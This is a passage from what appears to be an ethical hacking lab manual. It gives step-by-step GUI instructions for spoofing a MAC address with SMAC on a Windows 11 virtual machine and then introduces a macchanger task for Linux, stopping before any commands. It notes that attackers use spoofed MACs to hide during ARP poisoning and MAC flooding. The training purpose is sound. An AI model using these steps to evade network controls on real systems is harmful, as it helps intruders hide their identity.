
28. Click the **Update MAC** button to update the machine's MAC address information.




29. The **SMAC** pop-up appears; click **Yes**. It will cause a temporary disconnection in your network adapter.

Note: This dialog box only appears in the evaluation or trial version.


Note: In evaluation mode, you can change the MAC address to **0C-0C-0C-0C-0C-01**. If you purchase SMAC, you can change the MAC address as you like.



30. After successfully spoofing the MAC address, a **SMAC** pop-up appears, stating **“Adapter Restart Complete”**; click **OK**.



31. Once the adapter is restarted, a random MAC address is assigned to your machine. You can see the newly generated MAC address under **Spoofed MAC Address** and **Active MAC Address**.



Note: By spoofing the MAC address, an attacker can simulate attacks such as ARP poisoning and MAC flooding without revealing their own actual MAC address.

32. To restore the MAC address back to its original setting, click the **Remove MAC** button.
33. This concludes the demonstration of spoofing MAC addresses using TMAC and SMAC.
34. Close all open windows and document all the acquired information.
35. Turn off the **Windows 11** virtual machine.

Task 6: Spoof a MAC Address of Linux Machine using macchanger

A MAC address is a unique number that can be assigned to every network interface, and it is used by various systems programs and protocols to identify a network interface. It is not possible to change MAC address that is hard coded on the NIC (Network interface controller). However, many drivers allow the MAC address to be changed. Some tools can make the operating system believe that the NIC has the MAC address of user's choice. Masking of the MAC address is known as MAC spoofing and involves changing the computer's identity. MAC spoofing can be performed using numerous tools.

Here, we will be using macchanger utility to change the MAC address of a Linux system

